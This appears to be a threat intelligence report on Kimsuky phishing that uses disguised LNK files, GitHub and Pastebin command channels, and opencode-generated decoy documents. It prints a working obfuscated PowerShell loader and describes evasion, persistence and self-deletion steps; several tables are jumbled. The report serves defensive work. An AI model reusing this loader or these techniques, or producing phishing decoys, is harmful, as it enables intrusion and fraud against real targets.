Kimsuky Uses the AI Agent 'opencode' to Create Decoys as Its GitHub PAT-Based LNK Attacks Evolve

Genians Security Center | 2026.09.07

◈ Key Findings

- Evidence of follow-on distribution using malicious LNK files contained in ZIP archives identified in Kimsuky-linked attack activity
- Traces of the AI agent "opencode" identified in decoy PDF metadata, showing the continued use of AI and LLMs to mass-produce decoys
- All LNK files configured to launch PowerShell, with encrypted loaders concealed within lengthy execution arguments
- Decoy documents and follow-on PowerShell commands retrieved from GitHub Raw Content paths using a GitHub PAT

- Anti-analysis logic designed to detect analysis tools and virtualization processes and terminate execution when specific conditions are met
- Need to strengthen EDR-based detection and threat hunting for the abuse of LNK files, PowerShell, and GitHub

1. Executive Summary

Genians Security Center continues to track Git-based C2 attacks assessed to be carried out by Kimsuky, collectively known as Operation GitPower. In a previous threat intelligence report, we also disclosed evidence that Kimsuky was using AI and local LLMs to prepare attacks and create decoys.

This report presents a follow-up analysis based on a detailed examination of 13 malicious LNK files collected and identified between August 11 and 19, 2026. The LNK files use filenames disguised as documents related to financial and corporate operations, including fund disbursement, insurance premiums, interest payments, policy funds, certificate renewal, store master data, customer documents, and Visa payments.

This shows that Kimsuky's decoy themes, which previously focused primarily on diplomacy, security, and academia, have expanded to a wider range of targets, including financial institutions and corporate personnel. The 13 malicious samples retain the core tactics identified in previous attacks. Repeated characteristics include abnormally long LNK execution arguments, argument concealment using leading spaces, custom decoders, access to GitHub Raw Content using hardcoded PATs (Personal Access Tokens), registration of hidden scheduled tasks, and task names disguised as legitimate software.

However, this analysis also identified additional signs of evolution that were not covered in the previous report.

First, some variants include analysis-evasion routines that detect analysis and virtualization tools, inspect sandbox usernames, and delete command histories. These routines are assessed as attempts to interfere with both automated analysis environments and manual analysis by security researchers.

Second, Pastebin was observed being used as a second-stage payload delivery channel in addition to GitHub. This is interpreted as the use of an alternative delivery route in parallel with the existing C2 operation method in preparation for blocking or takedown.

Third, the decoy document types have diversified beyond PDF to include XLSX and PNG files. Some variants displayed only an error document without providing an actual decoy document. The possibility that this resulted from a mistake by the threat actor cannot be ruled out.

In particular, this analysis continued to identify evidence that AI and LLMs were used to mass-produce decoy documents. The 29 decoy documents downloaded from the GitHub C2 were classified by hash, revealing 11 unique documents and numerous duplicates in which the same documents were redistributed under different randomized filenames. This shows that the threat actor reuses the same decoy documents across repositories while randomizing only the filenames.


Analysis of the document metadata and content found that some PDFs contained "opencode", an AI coding agent, in the Creator and Producer fields, while the Author field remained set to "anonymous". The content also contained unreplaced placeholders such as "(temporary value)", indicating that LLM-generated document drafts were used in the attacks without sufficient review.

(Note) An unreplaced placeholder is temporary text inserted during document creation for later replacement with an actual value but left unchanged in the final document. If the document had undergone a proper review process, notations such as "(temporary value)" should have been replaced with actual figures or text, or deleted. These traces are therefore assessed as important evidence suggesting that an LLM-generated draft was used as an attack decoy without sufficient review.

Another set of PDFs contained HeadlessChrome and Skia/PDF metadata. This indicates that the threat actor first generated the documents in HTML format and then converted them by automatically executing the PDF save function in a headless Chrome browser. The high degree of similarity in content structure and standardized wording across the documents further supports the evidence that they were mass-produced using a single prompt or HTML template with only the topic changed.

These findings show that Kimsuky is increasing the speed and diversity of decoy document creation using AI and LLMs while retaining its existing GitHub PAT-based C2 and LNK execution framework. In particular, the combined use of AI-generated documents and stolen copies of legitimate documents is assessed as an operational approach intended to selectively adjust the credibility of the decoys according to the target and topic.

This report is not based on a single specific sample. It draws on behaviors, infrastructure, and document creation patterns repeatedly identified across the 13 LNK variants and the decoy documents they download. The findings can also be used to develop detection policies for attacks in the same family and strengthen threat hunting and incident response.



[Figure 1-1] Comparison of Placeholders in Decoy Documents

2. Threat Analysis

2-1. Initial Access

Initial access begins with a typical spear phishing attack in which the user extracts a ZIP archive distributed by the threat actor through email or other channels and executes the LNK file contained inside.

The archive contains LNK files with filenames and document icons that can easily be mistaken for legitimate business documents. As shown below, the decoy themes are closely aligned with Korean financial and corporate operations.

Category	Example Filename	Disguise Scenario
Funds/Policy	20260811_자금집행.lnk	Fund disbursement attachments and policy

	정책자금 안내 수정 사항_202608.lnk	fund notices
Insurance/Interest	보험료 납부 안내_202608.lnk 이자 납부 안내_202608.lnk 보험서류.lnk	Insurance premiums, interest payments, and related documents
Certificates/Security	인증서 갱긴 안내.lnk Security_20260811.lnk	Digital certificate renewal and security notices
Payments/Customers	Visa5499.lnk 20260819_고객서류_No01.lnk	Card payment details and customer documents
Retail	2026년_8월_매장 기준정보 변경 지침.lnk	Store operating guidelines

[Table 2-1] Comparison of LNK Filenames and Disguise Scenarios

In particular, variants with English filenames, such as "Security_20260811.lnk" and "Security_20260813.lnk", were found to share the same dates and infrastructure as the Korean-language decoys.

This suggests that the same threat actor may have modified the filenames and distributed the variants in parallel to simultaneously target domestic and overseas users or different target groups.

2-2. LNK File Structure and Disguise Characteristics

All 13 samples analyzed share the following disguise characteristics. This strongly suggests that they were generated using the same LNK creation tool or automated generation method.

1) Icon Disguise

- All LNK files specify "%ProgramFiles%\Google\Chrome\Application\chrome.exe" as the icon path. This is intended to make users perceive them as legitimate browser executable files.

2)Forged Property Description

- The Description field of every LNK file contains the same values shown below. These values exactly match those described in the

Operation GitPower report.

- Type: Hangul Document
- Size: 2.84 KB
- Date modified: 10/20/2023 11:23

The actual file format is LNK, and the file sizes range from approximately 319 KB to 8.9 MB. Therefore, the document type, file size, and modification date recorded in the Description field do not match the actual file properties.

3) Leading Spaces Used to Conceal Arguments

- Approximately 300 space characters are inserted before the command-line arguments. As a result, the core command is not immediately visible in the Windows shortcut properties window. This also matches the leading-space technique described in the previous report.


4) Execution Argument Length

- The commands themselves range from approximately 5,800 to 9,500 characters.

5) File Size Inflation Technique

- The analyzed samples can be divided into two groups based on file size. The small variants consist of four files approximately 319 KB in size, while the large variants consist of nine files approximately 8.9 MB in size. However, the actual LNK structures, including the Header, LinkInfo, StringData, and ExtraData sections, are present only within approximately the first 16 KB of each file. The remaining area is filled with pseudorandom alphanumeric padding, as described below.

    - The padding follows a pattern in which letters and numbers alternate. For example, it appears in the form "B0qS7zD5uK2mP9aX6cL3yN8v..." and uses a distinctive character set that excludes certain vowels.
    - Windows ignores data located after the end of the LNK structure. Therefore, the padding is extraneous data that does not affect the execution flow.



```
003A40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 25 00  ..............%.
003A50  77 00 69 00 6E 00 64 00 69 00 72 00 25 00 5C 00  w.i.n.d.i.r.%.\.
003A60  73 00 79 00 73 00 74 00 65 00 6D 00 33 00 32 00  s.y.s.t.e.m.3.2.
003A70  5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00  \.W.i.n.d.o.w.s.
003A80  50 00 6F 00 77 00 65 00 72 00 53 00 68 00 65 00  P.o.w.e.r.S.h.e.
003A90  6C 00 6C 00 5C 00 76 00 31 00 2E 00 30 00 5C 00  l.l.\.v.1...0.\.
003AA0  70 00 6F 00 77 00 65 00 72 00 73 00 68 00 65 00  p.o.w.e.r.s.h.e.
003AB0  6C 00 6C 00 2E 00 65 00 78 00 65 00 00 00 00 00  l.l...e.x.e.....
003AC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003AD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003AE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003AF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003B00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003B10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003B20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003B30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003B40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003B50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003B60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003B70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003B80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003B90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003BA0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003BB0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003BC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003BD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003BE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003BF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003C00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003C10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003C20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003C30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003C40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003C50  00 00 00 00 00 00 42 30 71 53 37 7A 44 35 75 4B  ......B0qS7zD5uK
003C60  32 6D 50 39 61 58 36 63 4C 33 79 4E 38 76 51 31  2mP9aX6cL3yN8vQ1
003C70  66 54 34 68 57 30 62 52 37 6A 4D 35 64 47 32 78  fT4hW0bR7jM5dG2x
003C80  43 39 70 5A 36 73 41 33 75 46 38 6B 56 31 6E 59  C9pZ6sA3uF8kV1nY
003C90  34 71 44 30 77 48 37 74 4C 35 6D 42 32 72 58 39  4qD0wH7tL5mB2rX9
003CA0  63 4A 36 7A 50 33 76 53 38 61 4E 31 67 51 34 79  cJ6zP3vS8aN1gQ4y
```

[Figure 2-1] Padding Data

This technique can be used to artificially increase the file size and evade detection by some sandbox and anti-malware engines.

2-3. Custom Decoder Analysis

The core data in the execution arguments is not encoded in standard Base64 format.

It consists of a space-delimited decimal array and a custom arithmetic substitution decoder. The array variable name, $VIUSBvejbawf, is identical across all 13 samples.

```
119 134 106 104 94 89 134 79 71 47 54 48 25 86 73 74 44 120 113 96 122 75 72 54 43 35 109 151 52 80 39 48 27 26 86 77 80 40 52 113 96 103 60
83 56 51 44 27 155 138 79 37 34 35 23 72 73 88 44 53 113 96 104 73 72 43 49 35 38 72 142 152 54 50 40 27 84 59 87 56 95 63 40 78 63 70 58 109
72 25 86 65 156 114 74 48 25 83 142 152 82 33 72 31 69 63 89 62 38 40 30 77 128 111 38 87 34 32 78 77 78 59 108 65 44 71 70 156 114 84 34 27
88 73 129";$Length = $VIUSBvejbawf.Length;$CLOIJSfgiojvosef235sdb = New-Object System.Collections.ArrayList;[string] $date = $null;$m =
0;for($k = 0; $k -lt $Length; $k++){$date += $VIUSBvejbawf[$k];if($VIUSBvejbawf[$k] -eq " "){[void]$CLOIJSfgiojvosef235sdb.Add([byte]
$date);$m++;$date = $null;continue;}}$Apkengsidefg =  "U83*&TG";[Byte[]]$pw =
[System.Text.Encoding]::UTF8.GetBytes("$Apkengsidefg");$pw_Length = $Apkengsidefg.Length;$MFibvfaibfeg2345fbdfg = New-Object System.Byte[]
($CLOIJSfgiojvosef235sdb.Count);$j = 0;for($i = 0; $i -lt $CLOIJSfgiojvosef235sdb.Count; $i++){$pw_num = $pw[$j] + 103;if($pw_num -ge
$CLOIJSfgiojvosef235sdb[$i]){$MFibvfaibfeg2345fbdfg[$i] =  $pw_num - $CLOIJSfgiojvosef235sdb[$i];}else{$MFibvfaibfeg2345fbdfg[$i] =
$CLOIJSfgiojvosef235sdb[$i];}$j++;if($j -eq $pw_Length){$j = 0;}}$qqpvm =
[System.Text.Encoding]::UTF8.GetString($MFibvfaibfeg2345fbdfg);$sxdchviodusgsre = "$env:appdata\kvnourgr.ps1";$qqpvm|Out-File -FilePath
$sxdchviodusgsre;Get-Content "$sxdchviodusgsre" | Out-String | Invoke-Expression"
```

[Figure 2-2] LNK Execution Arguments

This is a typical loader structure designed to evade static detection by obfuscating the actual payload as a numeric array and then decrypting, saving, and executing it at runtime. The core flow of the decoding routine is as follows.

1) The numeric array ($VIUSBvejbawf) is split by spaces to construct a byte list. This byte sequence is the encrypted payload.
2) A short hardcoded key string is converted into UTF-8 bytes. The key value differs for each variant.
3) For each byte, pw_num is calculated as the key byte plus 103, and the output byte is generated according to the following conditions. The key index is applied cyclically.

- If pw_num ≥ the encoded value, output = pw_num - encoded value.
- Otherwise, output = encoded value.
- The key index is applied cyclically.

4) The resulting byte sequence is restored as a UTF-8 string to obtain the second-stage PowerShell script.
5) The restored script is saved to "%AppData%\<random>.ps1" and then executed using Invoke-Expression.

The additive constant +103 is used across all 13 samples. In contrast, the decoder key string is configured differently for each variant. The identified key strings are as follows.

Variant	Decoder Key	Dropped Script Filename
Fund Disbursement/Security (0811)	N*32h^G	fgkpxjbgthy.ps1
Fund Disbursement/Security (0813)	KK*3bU()	fgkpxjbgthy.ps1
Customer Documents	N&*2hn	kvnourgr.ps1
Store Master Data	k*5jhc#	kvnourgr.ps1
Insurance Premium Payment/Policy	*bebhj&U7	kvnourgr.ps1

Financing		
Insurance Documents	27%&G3j	fgkpxjbgthy.ps1
Interest Payment (202608)	J83&^3	kvnourgr.ps1
Interest Payment	VNi^k	fgkpxjbgthy.ps1
Certificate Renewal	V&63bJ&	fgkpxjbgthy.ps1
Visa5499	OPu&6vh	fgkpxjbgthy.ps1

[Table 2-2] Comparison of Decoder Keys and Script Names by Variant

The reuse of the same algorithm, constant, and variable name while changing only the decoder key supports the assessment that multiple variants were generated using the same builder with different parameters.

2-4. Second-Stage PowerShell Loader Behavior

2-4-1. “20260811_자금집행.lnk”

Using "20260811_자금집행.lnk" as an example, the decoded second-stage script typically performs the following operations:

1) Prepare the Decoy Document

- The script specifies "%TEMP%\자금집행첨부자료.pdf" as the destination path and first deletes any existing file at that location.

2) Load the Hardcoded PAT

- The script loads a hardcoded PAT used to access GitHub Raw Content.

3) Construct the URL from Split Strings

- The URL is split into individual strings, such as "h" + "t" + "t" + "p" + "s" + ..., and assembled at runtime. This technique is intended to evade static string detection. The resulting URL is “https://raw.githubusercontent[.]com/sven5500/firtfirter/main/”.

4) Download and Open the Decoy Document

- Using authentication headers (Authorization: token <PAT> and Accept: application/vnd.github.v3.raw) and a meaningless custom header (aohvcoehfg=oxhdvshbrsregst), the script downloads the remote decoy file "xnciuegwpo.pdf". It then saves the file to

"%TEMP%\자금집행첨부자료.pdf" and opens it immediately, leading the victim to believe that a legitimate document has been opened.

5) Create the Persistence Script

- The script creates "%AppData%\mlxchjvose.ps1". When executed, this script downloads the follow-on payload "SqpmvihdrgS.txt" from the same repository and saves it to "%AppData%\qpmvixibrg.ps1". It then launches PowerShell without displaying a window using the following command format: conhost.exe --headless powershell.exe -ExecutionPolicy Bypass -File <path>.

6) Register a Hidden Scheduled Task

- The script registers a hidden scheduled task named "BitLockor Encrypter All Drives_102974298364124_skillerty". Although the name resembles BitLocker, a legitimate Windows feature, it uses the misspelling "BitLockor" as a form of masquerading. The task is configured to run for the first time five minutes after registration and subsequently at 10-minute intervals. The -Hidden option is also applied, making the task more difficult for users to notice.

7) Self-Delete

- The script deletes itself using the command Remove-Item -Path $MyInvocation.MyCommand.Path -Force.

Launching PowerShell through conhost.exe --headless without displaying a window is a concealment technique intended to hide subsequent stages from the user.

The scheduled task names are also designed to resemble legitimate system tasks associated with BitLocker, MATLAB, and .NET Framework NGEN. Minor spelling variations are used across the variants, indicating an attempt to evade static signature-based detection.

2-5. Analysis Evasion Routines

2-5-1. “20260819_고객서류_No01.lnk”

This variant was found to contain analysis evasion code at the beginning of the first-stage script that was not described in the previous report. Its primary behaviors are as follows.

1) Check the Process Blocklist for Analysis and Virtualization Tools

- The script checks for processes associated with VGAuthService, vmtoolsd (VMware Tools), ProcessHacker, x64dbg, PE-bear, CFF Explorer, Autoruns, procexp, procexp64, Procmon, Procmon64, tcpview, Dbgview, portmon, and other tools.
- The script records the Get-Process output in "%AppData%\1.txt" and searches it for the name of each tool. If any of these names are found, the script terminates execution.

2) Check the Sandbox Username

- If the value of $env:username is Bruno, the script immediately deletes itself. Bruno is presumed to be a username used in an analysis environment.

3) Perform Anti-Forensic Activity

- If an analysis environment is detected, the script deletes the PowerShell command history file "%AppData%\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt". It then removes temporary files and terminates execution.

4) Use an XLSX Decoy Document

- If the analysis evasion checks are passed, the script uses the XLSX document "영수증.xlsx" as the decoy file. The remote filename is "NWfie.xlsx".

These behaviors indicate that the threat actor is enhancing its capabilities to counter automated analysis environments and reverse engineering tools.

They also reaffirm the limitations of determining whether content poses a threat based solely on the quality of the decoy document or the results observed when it is opened.

2-6. Pastebin-Based Alternative C2

2-6-1. “Visa5499.lnk”

This variant downloads and opens the PNG decoy file "Visa_5499.png" from GitHub Raw.

1) Persistence Script Behavior

- The persistence script created at "%AppData%\p5234fop.ps1" retrieves remote code from Pastebin using the following URL.
    - https://pastebin[.]com/raw/gybpx38s

- If the received code is not empty, the script immediately executes it in memory using iex (Invoke-Expression).

2) Register a Scheduled Task

- The scheduled task is named "MATLAB R2022bsdugbvr Startup Acceleratorsdpvishdgreg" to make it appear to be a legitimate MATLAB-related task. The task is configured to run for the first time five minutes after registration and subsequently at 35-minute intervals.

Rather than relying solely on GitHub as a single channel, this variant also uses Pastebin, a legitimate text-sharing service, as a delivery channel for the second-stage payload.

This is assessed to be a channel diversification strategy intended to make it difficult to disable all C2 communications by blocking a specific domain alone.

2-7. Variant Classification and Infrastructure Correlation

The characteristics of the 13 malicious LNK files are summarized below. All samples were found to contain the same description in their properties.

No	File Name	Decoy	GitHub Account/Repository	Scheduled Task Name	LNK Property Description (Identical Across All Samples)	Notable Findings
0	20260811_자금집행.lnk	자금집행첨부자료.pdf	sven5500/firtfirter	BitLockor Encrypter All Drives_10297429836412 4_skillerty	Type: Hangul Document Size: 2.84 KB	Shares the PAT, repository, and task name with sample No. 4
1	20260813_	자금집행첨부	montry111/secsecon	BitLockor Encrypter All Drives_1029		Shares the PAT and repository

	자금집행.lnk	자료.pdf		7429836412 4_skillerty	Date modified: 10/20/2023 11:23	with sample No. 5 and uses the same task name as samples No. 0 and No. 4, but with a different account
2	20260819_고객서류_No01.lnk	영수증.xlsx	jamjack2026/zoysotor	BitLooktr EnerypteerAlLER DrLiivers_973456823765 2345_updateers		Includes **analysis evasion routines** and typos in the task name
3	2026년 8월 매장 기준정보 변경 지침.lnk	2026년 8월 매장 기준정보 변경 지침.pdf	urusa4400/yutyutb	BitLockor Encrypter AllER Drives_8964 3165878_skillerty		Uses the same task name as samples No. 7, No. 9, and No. 12, but with different accounts
4	Security_20260811.lnk	보험료 자동이체 입금 안내.pdf	sven5500/firtfirter	BitLockor Encrypter All Drives_1029 7429836412 4_skillerty		Shares the PAT, repository, and task name with sample No. 0
5	Security_20260813.lnk	보험료 자동이체 입금 안내.pdf	montry111/secsecon	BitLockor Encrypter All Drives_1029 7429836412 4_skillerty		Shares the PAT, repository, and task name with sample No. 1
6	Visa5499.lnk	Visa_5499.png	jamestony88/confgiwr	MATLAB R2022bsdugbvr Startup Accelerators dpvishdgreg		Adds **Pastebin as an alternative C2 channel** and uses a PNG decoy

7	보험료 납부 안내 _20260 8.lnk	보험료 납부 안내 _20260 8.pdf	baras66 00P/oup ouper	BitLockor Encrypter AllER Drives_8964 3165878_skil lerty		Shares the PAT and repository with sample No. 12
8	보험서류 .lnk	보험서 류.pdf (오류 문서)	jamjack 2026/tw otwo	.NET Framework NGEN v4.0.303192 3879465346 234523		Uses the same account as sample No. 2, but a different repository
9	이자 납부 안내 _20260 8.lnk	이자 납부 안내 _20260 8.pdf	choemi yang/op enoper	BitLockor Encrypter AllER Drives_8964 3165878_skil lerty		Uses the same task name as samples No. 3, No. 7, and No. 12, but with different accounts
10	이자납부 안내.lnk	보험서 류.pdf (오류 문서)	jeni534/ qmcoiu uer	.NETRUdKBI EGE FremeweRG e928734723 5233 MHHEN t4.2-w309472913 6848273523		None
11	인증서 갱긴 안내.lnk	인증서 갱긴 안내.pd f (오류 문서)	urusa44 00/vcgh eeg	.NETRUNOU E FremeweRk1 2273268762 345 NGEN t7.9sldjgo21 93874124		Uses the same account as sample No. 3, but a different repository
12	정책자금 안내 수정 사항 _20260 8.lnk	정책자 금 안내 수정 사항 _20260 8.pdf	baras66 00P/oup ouper	BitLockor Encrypter AllER Drives_8964 3165878_skil lerty		Shares the PAT and repository with sample No. 7

[Table 2-3] Analysis of Variant Infrastructure and Correlations

The correlation analysis identified the following operational characteristics.

1) PAT and Repository Sharing by Date Set

- The Fund Disbursement and Security variants share the same PAT and repository, as do the Insurance Premium Payment and Policy Financing variants. These cases demonstrate that different decoy themes were distributed simultaneously through the same infrastructure, forming a single campaign unit.

2) Account Reuse Across Separate Repositories

- The jamjack2026 and urusa4400 accounts were each reused to operate separate repositories.

3) Missing Decoy Download Call in Incomplete Builds

- Samples No. 8, No. 10, and No. 11 lack the function call required to download the decoy document. Although the remote decoy URL and authentication headers are constructed, they are not used. The Korean word "갱신", meaning renewal, is also misspelled as "갱긴".
- Instead, the script creates a file of approximately 16 bytes containing only the string "error", assigns it a .pdf extension, and opens it. As a result, the user is shown an error document.
- However, the scheduled task registration and second-stage payload retrieval functions operate normally, so these cases should not be regarded as failed infections.

2-8. Indicators of AI-Generated Content and Production Infrastructure

This section analyzes the decoy documents downloaded from the GitHub C2 infrastructure by the malicious LNK files examined above.

Classification of the collected decoy files by hash identified approximately 11 unique documents. The remaining files are duplicates of the same documents redistributed under different randomized filenames.

Metadata analysis identified multiple indicators that AI tools were used during the document creation process.

2-8-1. Collection Overview and Duplicate Distribution Structure

All 11 unique documents used as decoys exist under at least two different filenames. Insurance premium-related documents were the most frequently reused. This indicates that the threat actor reuploads the same decoy documents to different repositories under randomized filenames.

Category	Quantity
Collected Files	29
Unique Documents (Based on MD5 Hash)	**11**
Duplicate Rate	62% (18 duplicate files)
Formats	9 PDF files / 2 XLSX files

[Table 2-4] Collection Summary

2-8-2. Classification by Authoring Tool

Metadata analysis of the 11 documents identified four distinct families based on the authoring tools used.

Document Title	Format	Creator / Producer	Author	Creation Time (UTC)
Receipt	XLSX	Microsoft Excel (AppVer 12.0000)	**AzureUser**	2026-08-18 18:32:08
Deposit Account Reconciliation Ledger	XLSX	Microsoft Excel (AppVer 12.0000)	**AzureUser**	2026-08-18 18:34:14
Insurance Claim Form and Detailed Consent Form_2026.08	PDF	Adobe Illustrator 26.0 (Windows) / Adobe PDF library 16.03	-	2026-04-03 01:15:04
Interest Payment Notice	PDF	**HeadlessChrome/151.0.0.0** / Skia/PDF m151	-	2026-08-10 19:30:41
Insurance Premium	PDF	**opencode / opencode**	anonymous	**2026-08-16 03:00:00**

Payment Notice (August 2026)				
Fund Disbursement Attachment	PDF	**HeadlessChrome/151.0.0.0** / Skia/PDF m151	-	2026-08-10 19:46:01
Automatic Transfer Deposit Notice	PDF	**HeadlessChrome/151.0.0.0** / Skia/PDF m151	-	2026-08-10 19:42:04
August 2026 Policy Financing Support Guide	PDF	**opencode / opencode**	anonymous	**2026-08-16 03:00:00**
Interest Payment Notice (August 2026)	PDF	**opencode / opencode**	anonymous	**2026-08-16 03:00:00**
Insurance Premium Automatic Transfer Deposit Notice	PDF	**HeadlessChrome/151.0.0.0** / Skia/PDF m151	-	2026-08-10 19:27:58
Store Master Data Change Management Guidelines (August 2026)	PDF	**opencode / opencode**	anonymous	**2026-08-16 03:00:00**

[Table 2-5] Classification by Authoring Tool

The document families are summarized below. Multiple documents were found to have been created using opencode, an AI coding agent.

Family	Authoring Tool	Creation Time Characteristics

A. opencode Family	AI coding agent opencode	All four documents have exactly the same timestamp, 2026-08-16 03:00:00, **down to the second**.
B. HeadlessChrome Family	Headless Chrome print output	Creation was concentrated within **approximately 18 minutes**, from 2026-08-10 19:27 to 19:46
C. Adobe Family	Adobe Illustrator 26.0	Created on 2026-04-03, more than four months apart from the other families
D. Excel Family	Microsoft Excel / AzureUser	Created within approximately **two minutes**, from 2026-08-18 18:32 to 18:34

[Table 2-6] Summary of Key Findings by Authoring Tool

2-8-3. AI Coding Agent opencode Recorded as the Producer

In the metadata of some PDF documents, both the Creator and Producer fields are recorded as opencode. opencode is a terminal-based, open-source AI coding agent that automatically writes code and generates files based on natural language instructions.

[Figure 2-3] opencode Interface

These values are not typically generated by conventional document authoring software and strongly suggest that the documents were

generated programmatically through an AI agent rather than manually created using document authoring tools. The Author field is also set to anonymous across all of these documents, indicating that the tool's default value was left unchanged.

